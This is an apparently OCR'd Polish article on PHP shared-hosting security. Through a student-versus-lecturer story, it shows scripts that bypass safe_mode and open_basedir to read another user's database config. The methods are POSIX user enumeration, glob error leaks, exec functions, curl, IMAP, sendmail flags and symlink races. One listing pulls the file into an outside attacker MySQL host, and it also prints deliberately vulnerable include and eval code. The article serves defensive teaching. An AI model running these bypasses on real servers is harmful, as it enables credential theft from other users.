Bezpieczeństwo kont PHP

Paweł Maziarz

pojedynczego konta?

stopień trudności

PHP zawładnęło Internetem. Niekomercyjny rynek dynamicznych serwisów internetowych bazuje na tym języku skryptowym, tak jak część witryn komercyjnych. Firmy hostingowe prześcigają się w przekonywaniu klientów, proponując do wyboru PHP4 lub PHP5, alternatywne serwery baz danych, korzystniejszą pojemność konta. Czy nie zapominają o bezpieczeństwie

Z drugiej strony spotykamy programistów PHP, którzy chcąc nam ułatwić życie, piszą wszelkiej maści, bardziej lub mniej zaawansowane, płatne lub nie, skrypty PHP - fora internetowe, księgi gości, systemy CRM, CMS etc. Czy można im zaufać bezgranicznie? Oczywiście, że nie, jednak niestety w większości przypadków takim ślepym zaufaniem są obdarzani, bo jaki (normalny) webmaster przeglądać będzie setki, czy nawet tysiące linii skryptu PHP, skoro sama ich instalacja może zabrać całkiem niemało czasu?

Te dwa zagadnienia będą dla nas istotne w niniejszym artykule w trakcie snucia dywagacji na temat bezpieczeństwa internetowych serwisów WWW opartych o skryptowy język PHP.

Na czym polega główny problem?

Prawie wszystkie serwisy PHP są w jakiś sposób moderowane i w jakiś sposób składują dane. Najczęściej informacje o użytkownikach i ich hasłach, artykułach, produktach et cetera składowane są w bazach danych SQL. Skrypt chcąc się połączyć z ową bazą musi znać do niej co najmniej login i hasło, co zapisywane jest w odpowiednim pliku konfiguracyjnym (przeważnie config.php). Często hasło do bazy jest identyczne z hasłem do konta FTP/SSH/MAIL na tym serwerze, nie wspominając o tym, że również może pokrywać się z innymi hasłami konkretnego użytkownika na innych serwerach czy też w bankach (któż spamięta tak wiele haseł?), zatem ich bezpieczeństwo trzeba przyjąć za kluczowe.

Sytuacja na serwerze

Korzystając z niewielkiego uproszczenia, możemy przyjąć dwa możliwe warianty uruchamiania skryptów PHP – PHP użyte jako moduł demona WWW (mod_php), co

Z artykułu dowiesz się...

- jakie są możliwości obejścia zabezpieczeń PHP
- na jakie funkcje PHP należy zwrócić szczególną uwagę w skryptach z różnych źródeł

Co powinieneś wiedzieć...

- powinieneś znać podstawy programowania w języku PHP
- powinieneś mieć pojęcie o systemach Linux/Unix

oznacza, że właścicielem każdego procesu jest ten sam użytkownik, z którego sprzętu uruchamiana jest usługa WWW (najczęściej apache, nobody, www albo www-data) lub PHP uruchamiane jako skrypt CGI/FastCGI, co powoduje, że właścicielem procesu jest właściciel konkretnego skryptu. W pierwszym przypadku, po umieszczeniu skryptu na serwerze należy mu dać prawa do odczytu dla wszystkich (np. chmod 644 plik.php), widać zatem, że system operacyjny nie będzie miał nic przeciw, by ktokolwiek inny niż właściciel przeczytał ten plik. W przypadku drugim natomiast nikt poza właścicielem skryptu nie musi mieć prawa do jego odczytu, w praktyce jednak rzadko spotyka się tak samolubnych użytkowników, a z drugiej strony i tak pozostają jeszcze prywatne pliki użytkownika, które nie są skryptami PHP, a więc by mogły być serwowane przez usługę WWW, muszą mieć one zatem prawa dostępu jak w przypadku pierwszym.

Dyrektywy safe_mode

- `safe_mode` – włącz lub wyłącz safe_mode
- `safe_mode_gid` – sprawdzaj grupę pliku zamiast jego właściciela
- `safe_mode_include_dir` – pomiń sprawdzanie użytkownika/grupy dla plików z podanych katalogów
- `safe_mode_exec_dir` – ogranicz funkcje uruchamiające programy jak exec() do uruchamiania programów z podanego katalogu
- `safe_mode_allowed_env_vars` – zezwól użytkownikowi na zmianę wartości zmiennych zaczynających się podanym prefiksem
- `safe_mode_protected_env_vars` – zabroń użytkownikowi zmiany wartości zmiennych zaczynających się podanym prefiksem

O autorze

Autor jest właścicielem i jednocześnie jednym z głównych programistów firmy tworzącej między innymi oprogramowanie PHP. Od kilku lat współpracuje również z firmami hostingowymi w charakterze administratora. Kontakt z autorem: *pawel.maziarz@intersim.pl*.


Listing 1. *fragment pliku /etc/passwd*

```
www-data:x:33:33:www-data:/var/www:/bin/false
mieciu:x:1069:100:dr Mieczyslaw:/home/users/mieciu:/bin/false
haker:x:31337:100:student doktora Mieczyslawa:/home/users/haker:/bin/false
```

Nasz mały teatrzyk

W celu uwidocznienia problemu, zorganizujemy niewielki teatrzyk. Główne role w naszym przedstawieniu będą odgrywać użytkownicy:

- *www*-data – użytkownik, z którego uruchamiany jest demon WWW (Apache2),



Rysunek 1. *Zrzut ekranu przedstawiający wykorzystanie błędu w użyciu funkcji include*

- *mieciu* – dr Mieczysław, uczciwy pracownik jednej z wyższych uczelni, posiadający na serwerze forum dostępne tylko dla swoich współpracowników, na którym szczegółowo omawiają oni zagadnienia na planowane egzaminy, kolokwia i kartkówki,
- *haker* – student doktora Mieczysława, który pozyskał konto na tym samym serwerze, co jego wykładowca, w celu umożliwienia sobie uczestnictwa (choćby biernego) w dyskusjach tej elitarnej grupy. Listing 1 pokazuje część pliku /etc/passwd dotyczącą tych trzech użytkowników.

Przedstawienie czas zacząć

Haker wie, że forum doktora Mieczysława znajduje się na serwerze, na którym właśnie sam pozyskał konto. Wie, że korzysta on z bazy danych. Zdaje sobie też sprawę z tego, że by osiągnąć swój cel musi zdobyć dostęp do tej bazy. Wie, że login i hasło do niej znajdują się na koncie doktora w jednym z plików konfiguracyjnych. Nie wie jednak pod jakim loginem widnieje wykładowca w systemie ani tego gdzie poszukiwania haseł zacząć. Wie natomiast, że jeżeli zobaczy listę użytkowników, od razu pozna login należący do doktora. Pisze więc prosty skrypt includepasswd.php, który wyświetli przeglądarce zawartość pliku /etc/passwd – Listing 2.

Po wpisaniu adresu skryptu w przeglądarce, czeka go jednak z pewnością widok jednego z komunikatów, które przedstawia Listing 19 lub Listing 20. Za pierwszy odpowiada dyrektywa `safe_mode`, za drugi `open_basedir`, które są powszechnie używane.

safe_mode

Dyrektywa `safe_mode` jest jedną z prób rozwiązania problemu dzielenia jednego systemu przez wielu użytkowników. Ma na celu ograniczenie dostępu do zasobów danego użytkownika wyłącznie dla ich właściciela. Najbardziej charakterystycznym efektem uruchomienia tej dyrektywy, jest każdorazowe sprawdzanie, czy właściciel otwieranego pliku bądź katalogu jest właścicielem skryptu, z którego zasób jest otwierany. Jeżeli nie jest, `safe_mode` zakomunikuje ostrzeżenie jak powyżej i operacja zakończy się niepowodzeniem. `safe_mode` posiada też kilka bardziej wyspecjalizowanych dyrektyw, które przedstawione są w ramce.

open_basedir

Dyrektywa `open_basedir` ogranicza dostęp do plików i katalogów do podanej ścieżki. Jeżeli plik bądź katalog znajduje się poza nią,

Funkcje uruchamiające programy

- `exec` – uruchom program, zapisz wyjście oraz kod powrotu do zmiennych, zwróć ostatnią linijkę wyjścia
- `passthru` – uruchom program, wyświetl jego wyjście, zapisz kod powrotu
- `system` – uruchom program, wyświetl wyjście, zapisz kod powrotu, zwróć ostatnią linijkę wyjścia
- `shell_exec` (lub *`polecenie`*) - uruchom program, zwróć całe wyjście
- `popen` – uruchom program, stwórz do niego potok, zwróć wskaźnik do plik (taki jak przy funkcji fopen)
- `proc_open` – podobnie jak popen, ale z dwukierunkową komunikacją

Lista funkcji POSIX :

- `posix_access` – sprawdź dostęp do pliku
- `posix_ctermid` – podaj ścieżkę kontrolującego terminala
- `posix_get_last_error` -- podaj numer błędu ostatniej funkcji POSIX
- `posix_getcwd` – podaj bieżący katalog
- `posix_getegid` – podaj efektywny ID bieżącego procesu
- `posix_geteuid` – podaj efektywny ID użytkownika bieżącego procesu
- `posix_getgid` – podaj prawdziwy ID grupy bieżącego procesu
- `posix_getgrgid` – pobierz informacje na temat grupy o podanym ID
- `posix_getgrnam` – pobierz informacje na temat grupy o podanej nazwie
- `posix_getgroups` – podaj listę grup bieżącego procesu
- `posix_getlogin` – podaj nazwę użytkownika
- `posix_getpgid` – podaj grupę procesu podanego jako argument
- `posix_getpgrp` – podaj identyfikator grupy bieżącego procesu
- `posix_getpid` – podaj aktualny PID procesu
- `posix_getppid` – podaj PID procesu-rodzica
- `posix_getpwnam` – podaj informacje o użytkowniku o podanej nazwie
- `posix_getpwuid` – podaj informacje o użytkowniku o podanym ID
- `posix_getrlimit` – podaj informacje o limitach systemowych
- `posix_getsid` – podaj SID procesu
- `posix_getuid` – podaj prawdziwy ID użytkownika bieżącego procesu
- `posix_isatty` – sprawdź, czy identyfikator pliku jest interaktywnym terminalem
- `posix_kill` – wyślij sygnał do procesu
- `posix_mkfifo` – stwórz potok fifo
- `posix_mknod` – stwórz specjalne urządzenie
- `posix_setegid` – ustaw efektywną grupę bieżącego procesu
- `posix_seteuid` – ustaw efektywnego użytkownika procesu
- `posix_setgid` – ustaw grupę bieżącego procesu
- `posix_setpgid` – ustaw grupę group id for job control
- `posix_setsid` – ustaw bieżący proces liderem sesji
- `posix_setuid` – ustaw UID bieżącego procesu
- `posix_strerror` – podaj tekst błędu o podanym jako argument numerze
- `posix_times` – podaj wyznaczniki czasowe procesu
- `posix_ttyname` – podaj nazwę urządzenia terminala
- `posix_uname` – podaj informacje o systemie

Listing 2. *skrypt includepasswd.php wyświetlający plik /etc/passwd*

```
<?php
header("Content-type: text/plain");
include("/etc/passwd");
?>
```

Listing 3. *skrypt posixcatpasswd.php*


```
<?php

header("Content-type: text/plain");
for ($uid = 0; $uid <= 65535; $uid++) {

    if (($pw = posix_getpwuid($uid))) {

        echo implode(":", $pw) . "\n";
        flush();
    }
}
?>
```

Listing 4. *globtest.php*

```
<?php
ini_set("display_errors", 1);
error_reporting(E_ALL);

$files = glob(„/home/users/mieciu/*”);
?>
```

Listing 5. *skrypt globshowsomefiles.php*

```
<?php
ini_set("display_errors", 1);
error_reporting(E_ALL);

$dir = (isset($_GET['d'])) ? $_GET['d'] : "";

for ($i = 65; $i <= 90; $i++) {
   glob("$dir/" . strtolower(chr($i)) . "*");
   glob("$dir/" . chr($i) . "*");
}
?>
```



Rysunek 2. *Zrzut ekranu przedstawiający działanie funkcji eval*

wyświetlany jest odpowiedni komunikat i operacja kończy się niepowodzeniem. Najczęściej każdy użytkownik posiada na serwerze odpowiednio zdefiniowaną ścieżkę w dyrektywie open_basedir.

Można więc poczynić wnioski, że na serwerze, na którym te dyrektywy albo chociaż `open_basedir` są zdefiniowane, użytkownik ma dostęp do plików tylko w swoim katalogu domowym, jednak nie jest to wcale takie proste. Do naszego scenariusza dopuśćmy zatem okoliczność, że na serwerze ustawione są odpowiednio obie restrykcje i dajmy hakerowi się wykazać.

Haker posługuje się więc alternatywną metodę odczytania pliku */etc/passws*, tworząc tym samym skrypt *posixcatpasswd.php* przedstawiony na Listingu 3.

Po wpisaniu adresu tego skryptu, w przeglądarce będzie się sukcesywnie, linijka po linijce, ukazywać zawartość pliku */etc/passwd*, który zawiera informacje o użytkownikach. Efekt taki haker uzyskał dzięki funkcji posix_getpwuid, zwracającej informacje o użytkowniku, którego identyfikator podany zostanie jako argument. Wykorzystując pętle for z wartościami z zakresu 0-65535, haker jest pewien, że zostanie wyświetlona lista wszystkich użytkowników z unikatowymi identyfikatorami UID.

Funkcja `posix_getpwuid` należy do rodziny funkcji POSIX, które przeważnie są wkompilowane domyślnie w pakiety binarne z PHP. By skompilować PHP bez modułu POSIX, wystarczy przed kompilacją PHP dodać do linii polecenia configure przełącznik *–disable-posix*. Trzeba dodać, że funkcje POSIX nie biorą pod uwagę żadnych testów wynikających z dyrektyw open_basedir bądź safe_mode, więc jedyne zabezpieczenie przed nimi to wyłączenie podczas kompilacji, bądź dodanie ich do dyrektywy `disabled_functions` z php.ini.

W ramce obok przedstawione są wszystkie funkcje POSIX (nie są one dostępne na platformie Windows).

Napastnik tym sposobem rozpoznał od razu, że login doktora Mieczysława to mieciu i wie już,

że jego katalogiem domowym jest /home/users/mieciu/. Nie może jednak w tradycyjny sposób (czyli za pomocą funkcji opendir/readdir) pobrać zawartości katalogu domowego doktora, ponieważ nie pozwoli na to dyrektywa open_basedir i/lub safe_mode. Istnieje jednak w PHP bardzo ciekawa funkcja glob, która zwraca listę plików pasujących do wyrażenia, jakie się jej poda, np. konstrukcja *$obrazki_jpg = glob(„img/*.jpg”)*; zwróci w tablicy nazwy wszystkich plików z rozszerzeniem .jpg w katalogu img. Ale czy wcześniej omówione zabezpieczenia PHP nie powstrzymają jej w razie próby penetracji katalogu innego użytkownika? Przeciwnie! Zrobią to. I dadzą nam to wyraźnie do zrozumienia. Bardzo wyraźnie. Spójrzmy na Listing 4 przedstawiający działanie tej funkcji.

Pierwsze dwie linijki skryptu globtest.php występują w celu upewnienia się, że PHP wyświetli nam wszystkie błędy i ostrzeżenia. Ostatnia natomiast próbuje zapisać w zmiennej *$files* tablicę z nazwami plików i katalogów użytkownika mieciu, jednak zamiast tego wyświetli takie ostrzeżenie:

```
Warning: glob() [function.glob]:
open_basedir restriction in effect.
File(/home/users/mieciu/Mail) is
not within the allowed path(s): (/tmp:
/home/users/haker) in /home/users/
haker/public_html/globtest.php on
line 5
```

Dzięki użyciu gwiazdki, funkcja glob dopasowała pierwszy katalog u doktora Mieczysława, następnie zajął się nim open_basedir sprawdzając, czy jest on dostępny dla hakera, a jako, że oczywiście nie jest, PHP odpowiednio to zakomunikował, podając w ostrzeżeniu nazwę pliku. Idąc tym tropem, można łatwo zgadnąć, że zapis *glob(„/home/users/mieciu/a*”)*; wyświetli ostrzeżenie o braku dostępu do pierwszego pliku rozpoczynającego się literą a, o ile taki będzie istniał. Haker tworzy wtedy szybko skrypt globshowsomefiles.php przedstawiony na Listingu 5.

Po wejściu hakera na stronę *http://serwer/globshowsomefiles.php?d=/home/users/mieciu*, w przeglądarce wyświetlą się mu pierwsze pliki zaczynające się od małej lub dużej litery(Listing 21)

Jak widać, dzięki funkcji glob można poznać ścieżki prywatnych plików użytkownika, na przykład materiałów czy zdjęć, do których adres znają tylko nieliczne uprawnione przez niego osoby. Idąc tym tropem,

Listing 6. *skrypt runlola.php*

```
<?php
header("Content-type: text/plain");
ini_set("display_errors", 1);
error_reporting(E_ALL);

$file = "/home/users/mieciu/public_html/forum/cfg.php";

echo "exec()\n";
if (exec("cat $file", $ret)) {
   $buf = join($ret, "\n");
   echo "$buf\n";
}

echo "system()\n";
$ret = system("cat $file");
echo "$ret\n";

echo "shell_exec()\n";
$ret = shell_exec("cat $file");
echo $ret;

echo "passthru()\n";
passthru("cp $file /tmp/.passthrutest");
readfile("/tmp/.passthrutest");
unlink("/tmp/.passthrutest");

echo "popen()\n";
$fp = popen("cat $file", "r");
while (($buf = fgets($fp, 4096)))
   echo "$buf";
pclose($fp);

if (function_exists("proc_open")) {
echo "proc_open\n";
   $descriptorspec = array(
         0 => array("pipe", "r"),
         1 => array("pipe", "w"),
         2 => array("pipe", "w"));
   $po = proc_open("cat $file", $descriptorspec, $pipes);
   while (($buf = fgets($pipes[1], 4096)))
      echo $buf;
   proc_close($po);
}
?>
```

Listing 7. *skrypt curlread.php*

```
<?php
if (function_exists("curl_init")) {
        $file = "/home/users/mieciu/public_html/forum/cfg.php";
        $ci = curil_init("file://$file");
        echo curl_exec($ci);
}
else
        echo "brak rozszerzenia curl.";
?>
```

haker znajduje katalog *home/users/mieciu/public_html/forum/*, a w nim plik cfg.php:

```
Warning: glob() [function.glob]:
open_basedir restriction in effect.
File(/home/users/mieciu/public_html/
forum/cfg.php) is not within the
allowed path(s): (/tmp:/home/users/
haker) in /home/users/haker/
public_html/globtest.php on line 8
```

Odnalezienie tego pliku, to już połowa sukcesu, wystarczy go już teraz tylko odczytać. Naturalnie funkcja glob już w tym nie pomoże. Trzeba po raz kolejny przechytrzyć `open_basedir` i `safe_mode`.

Rodzina funkcji exec

PHP, jak każdy język programowania, oferuje możliwość uruchamiania zewnętrznych aplikacji. Jest to bardzo przydatna cecha, a niekiedy niezbędna, na przykład wówczas, gdy PHP skompilowane jest bez obsługi GD - rozszerzenia do manipulowania grafiką. Powszechnie używa się komend wchodzących w skład popularnego pakietu ImageMagick (między innymi polecenia convert, identify). Jest to też znaczące udogodnienie w przypadku konwertowania klipów filmowych (polecenie mencoder), czy w końcu, kiedy skrypty używają własnego autorskiego oprogramowania (na przykład do zmiany hasła użytkowników poprzez interfejs WWW).

Oczywistym jest jednak fakt, że możliwość uruchamiania programów wiąże się z istotną konsekwencją, mianowicie taką, że dyrektywy `open_basedir` oraz `safe_mode` nie są w stanie sprawdzać czy, i jakie pliki otwierają uruchamiane programy. Istnieje jednak dyrektywa `safe_mode_exec_dir`, definiująca ścieżkę, w której muszę znajdować się programy, które użytkownik chce uruchomić. Aby jednak `safe_mode_exec_dir` zadziałało, musi być włączone samo safe_mode (z czego tak naprawdę wielu administratorów rezygnuje, bo przysparza to de facto więcej problemów niż korzyści). Alternatywnym rozwiązaniem dla administratora jest dodanie tych funkcji do dyrektywy PHP disable_functions, która wyłącza je z użycia, a jako, że można to zrobić poniekąd niezależnie dla każdego użytkownika, okazuje się to często stosowaną praktyką. Funkcje służące do uruchamiania programów przedstawione są wraz z krótkim opisem w ramce.

Haker tworzy więc skrypt runlola.php, który testuje po kolei funkcje opisane powyżej – Listing 6.

Jak się jednak okazuje, administrator przewidział takie zachowania hakera i jednym ze wspomnianych wcześniej sposobów uchronił doktora Mieczysława przed atakiem tego typu. Przed hakerem ciągle stoi więc nie lada wyzwanie.

Rozszerzenia PHP

Może dyrektywy open_basedir i safe_mode mają szansę się sprawdzić w wielu przypadkach, jednak niekwestionowanym tego warunkiem jest konieczność wykonywania odpowiednich testów wszędzie tam, gdzie dana funkcja ma kontakt

Listing 8. *imaptest.php*

```php
<?php
$file = "/home/users/mieciu/public_html/forum/cfg.php";
if (function_exists("imap_open")) {
    $stream = imap_open($file, "", "") or print_r(imap_errors());
    if ($stream) {
        echo imap_body($stream, 1);
        imap_close($stream);
    }
}
else
   echo "brak funkcji imap";
?>
```

Listing 9. *mysqlloaddatalocal.php*

```php
<?php
header("Content-type: text/plain");
$file = "/home/users/mieciu/public_html/forum/cfg.php";

$mysqluser="haker";
$mysqlpass="tajnehaslo";
$mysqlbase="haker";
$mysqlhost="host.hakera.pl";

if (function_exists("mysql_connect")) {
   if (!mysql_connect($mysqlhost, $mysqluser, $mysqlpass))
      echo mysql_error();
   else {
      mysql_select_db($mysqlbase);
      mysql_query("CREATE TABLE mysqldatatest (blah LONGBLOB)") or
                  print(mysql_error());
      mysql_query("LOAD DATA LOCAL INFILE '$file' INTO TABLE mysqldatatest
                  LINES TERMINATED BY 'hakervsmieciu'") or print(mysql_
                  error());
      $res = mysql_query("SELECT blah FROM mysqldatatest") or print(mysql_
                  error());
      while (($row = mysql_fetch_assoc($res)))
         echo $row["blah"];
      mysql_free_result($res);
      mysql_query("DROP TABLE IF EXISTS mysqldatatest");
      mysql_close();
   }
}
else
   echo "brak rozszerzenia mysql.";
?>
```

z plikami. O ile w większości rozszerzeń PHP jest to zrobione jak należy, o tyle co jakiś czas odkrywane są braki takich testów w niektórych bardziej lub mniej popularnych rozszerzeniach. Przeważnie zdarza się to wskutek zaniedbania programisty, jednak czasem może okazać się też po prostu niemożliwe do zaimplementowania.

Do niedawna takim zaniedbaniem mogło się niechlubnie szczycić rozszerzenie CURL, służące do pobierania plików za pomocą wielu możliwych protokołów – *http, https, ftp, gopher, telnet, ldap, dict*, a także *file* – czyli lokalny dostęp do plików. Skrypt wykorzystujący takie niedociągnięcie mógłby więc wyglądać jak curlread.php przedstawiony na Listingu 7.

Brak odpowiednich testów zdiagnozowano również stosunkowo niedawno w funkcjach rozszerzenia IMAP, służącego do dostępu do skrzynek lokalnych pocztowych, IMAP, POP3 oraz NNTP. Zaniedbanie w funkcjach imap_open oraz imap_reopen można było wykorzystać w przedstawiony na Listingu 8 skrypcie.

Ciekawe zjawisko można było również do niedawna zaobserwować w funkcjach obsługujących bazę MySQL. Istnieje bowiem dla tej bazy możliwość uzupełnienia określonej tabeli danymi z pliku znajdującego się na komputerze klienta, służy do tego zapytanie LOAD DATA LOCAL INFILE plik INTO TABLE tabela. Można więc było stworzyć tymczasową tabelkę na dowolnym serwerze z bazą MySQL (zdalnym lub lokalnym), połączyć się z nią, a następnie wykonać przedstawione wyżej zapytanie, po czym odczytać zawartość pliku z tabelki. Działanie takie przedstawione jest na Listingu 9.

Jednakże programiści PHP zdecydowali się ostatnio na bezkompromisowe rozwiązanie tego problemu i w momencie kiedy używana jest dyrektywa `open_basedir`, ustawiana jest przy łączeniu z bazą danych opcja niepozwalająca tworzyć zapytań z tą konstrukcją (a żeby zapytanie się powiodło, musi być na to po-

Listing 10. *skrypt mbsendmailtest.php*

```
<?php
header("Content-type: text/plain");
$file = "/home/users/mieciu/public_html/forum/cfg.php";

if (function_exists("mb_send_mail")) {
   mb_send_mail(NULL, NULL, NULL, NULL, "-C $file -X /tmp/.mb_send_mail");

   if (file_exists("/tmp/.mb_send_mail")) {
      readfile("/tmp/.mb_send_mail");
      unlink("/tmp/.mb_send_mail");
   }
}
else
   echo "brak funkcji mb_send_mail";
?>
```

Listing 11. *symlinksfun.php*

```
<?php
ini_set("display_errors", 1);
error_reporting(E_ALL);

mkdir("1/2/3/4/5", 0777, true);
symlink("1/2/3/4/5", "tango");
symlink("tango/../../../../../", "cash");

echo "pierwszy dostep do katalogu cash...<br>";
print_r(glob("cash/*"));
unlink("tango");
symlink(".", "tango");

echo "<br>drugi dostep do katalogu cash...";
print_r(glob("cash/*"));
?>
```

Listing 12. *alternatelinks.php*

```
<?php
mkdir("1/2/3/4/5", 0777, true);
symlink("1/2/3/4/5", "tango");
symlink("tango/../../../../../", "cash");
while (1) {
   unlink("tango");
   symlink(".", "tango");
   unlink("tango");
   symlink("1/2/3/4/5", "tango");
}
?>
```

Listing 13. *readfileloop.php*

```
<?php
header("Content-type: text/plain");
$file = "cash/home/users/mieciu/public_html/forum/cfg.php";
while (@readfile($file) == false);
?>
```

Listing 14. *badinclude.php*

```
<?php
$skin = (isset($_GET['skin'])) ? $_GET['skin'] : "default";
include($skin . "_skin/main.inc");
?>
```

Listing 15. *blah.txt*

```
<?php
highlight_file($_SERVER['SCRIPT_FILENAME']);
phpinfo();
?>
```

Listing 16. *badinclude1.php*

```
<?php
$skin = (isset($_GET['skin'])) ? $_GET['skin'] : "default";
$skin = "skins/$skin/main.inc";
if (file_exists($skin))
    include($skin);
?>
```

Listing 17. *evalcalc.php – szybki kalkulator w php*

```
<?php
$expr = (isset($_POST['expr'])) ? $_POST['expr'] : "";
if (@get_magic_quotes_gpc())
    $expr = stripslashes($expr);
if (!empty($expr)) {
    eval("\$result = $expr;");
    echo "Wynik wyrażenia $expr to $result";
}
echo "<hr><form action='$_SERVER[PHP_SELF]' method='POST'>";
echo "wyrażenie: <input name='expr' size='64' value='$expr'>";
echo "<input type='submit' value='wylicz'>";
echo "</form>";
?>
```

Listing 18. *illusion.php*

```
<?php
$skin = (isset($_GET['skin'])) ? $_GET['skin'] : "default";
$skin = "skins/$skin/main.inc";
/* zabezpieczmy się przed sytuacją, gdy haker chce wyjść katalog wyżej */
$skin = str_replace("../", "", $skin);
if (file_exists($skin))
    include($skin);
?>
```

Listing 19. *dyrektywa safe_mode*

```
Warning: include() [function.include]:
SAFE MODE Restriction in effect.
The script whose uid is 31337 is not
allowed to access
/etc/passwd owned by uid 0 in
/home/users/haker/public
html/includepasswd.php on line 3

Warning: include(/etc/passwd)
[function.include]: failed to open
stream: No such file or directory in
/home/users/haker/public
html/includepasswd.php on line 3

Warning: include() [function.include]:
Failed opening '/etc/passwd'
for inclusion (include_path='.:/usr/share/php:
/usr/share/pear') in
/home/users/haker/public_
html/includepasswd.php on line 3
```

zwolenie zarówno po stronie klienta jak i serwera).

Występują jednak sytuacje, na które zabezpieczenia na poziomie PHP nie mają wpływu. Na przykład istnieje funkcja `mb_send_mail`, która służy do wysyłania maili z odpowiednim kodowaniem. Abstrahując od tego, czemu ona dokładnie służy, wyczytać można w dokumentacji, że w przypadku kiedy safe_mode jest wyłączone, można podać opcjonalnie jako ostatni argument parametry linii poleceń dla MTA (ang. *Mail Transfer Agent*) czyli programu dostarczającego pocztę. I tak demon Sendmail może przyjąć między innymi takie dwa ciekawe parametry:

- C plik – ścieżka do alternatywnego pliku konfiguracyjnego
- X plik – ścieżka do pliku, w którym zapisany będzie dość szczegółowy log.

Co to daje hakerowi? Wbrew pozorom całkiem niemało, spójrzmy na Listing 10.

W ostatnim argumencie haker podaje jako plik konfiguracyjny dla Sendmaila plik konfiguracyjny do forum doktora Mieczysława jednocześnie prosząc o logi do pliku `/tmp/.mb_send_mail`. Oto co haker zobaczy w przypadku wyłączonego `safe_mode` oraz MTA w postaci Sendmaila na serwerze- (Listing 22)

Jak widać Sendmailowi nie odpowiadała żadna linijka z podanego pliku konfiguracyjnego, co skrupulatnie odnotował, dzięki czemu z jego logów można praktycznie odtworzyć cały plik. Inne MTA jak Postfix czy Exim działają nieco inaczej niż Sendmail, więc powyższy przykład dotyczy tylko sytuacji z tym demonem na serwerze. Może jednak inne MTA mają inne opcje, które można odpowiednio wykorzystać?

Wyścig z `safe_mode` i `open_basedir`

Wiemy już, jak działają dyrektywy safe_mode i `open_basedir` – kiedy użytkownik chce uzyskać dostęp do pliku lub katalogu, sprawdzane

są odpowiednie ścieżki lub ich właściciel. Jeżeli plik jest poza ścieżką wyznaczoną przez open_basedir bądź jego właścicielem nie jest właściciel skryptu (w przypadku `safe_mode`), odmawiany jest użytkownikowi do zasobu dostęp. Spójrzmy na Listing 11.

Natomiast wynik zobaczymy na Listingu 23.

Linia mkdir(„1/2/3/4/5”, 0777, true) tworzy zagłębioną strukturę katalogów – 5 poziomów. Następnie tworzony jest link symboliczny o nazwie tango do ostatniego katalogu w tej strukturze. Drugi symlink tworzy dowiązanie cash wskazujące na pięć katalogów wstecz od katalogu wskazywanego przez tango, czyli do katalogu, w którym znajdują się de facto oba linki, do którego oczywiście mamy dostęp, zatem próba dostępu do cash zakończy się powodzeniem.

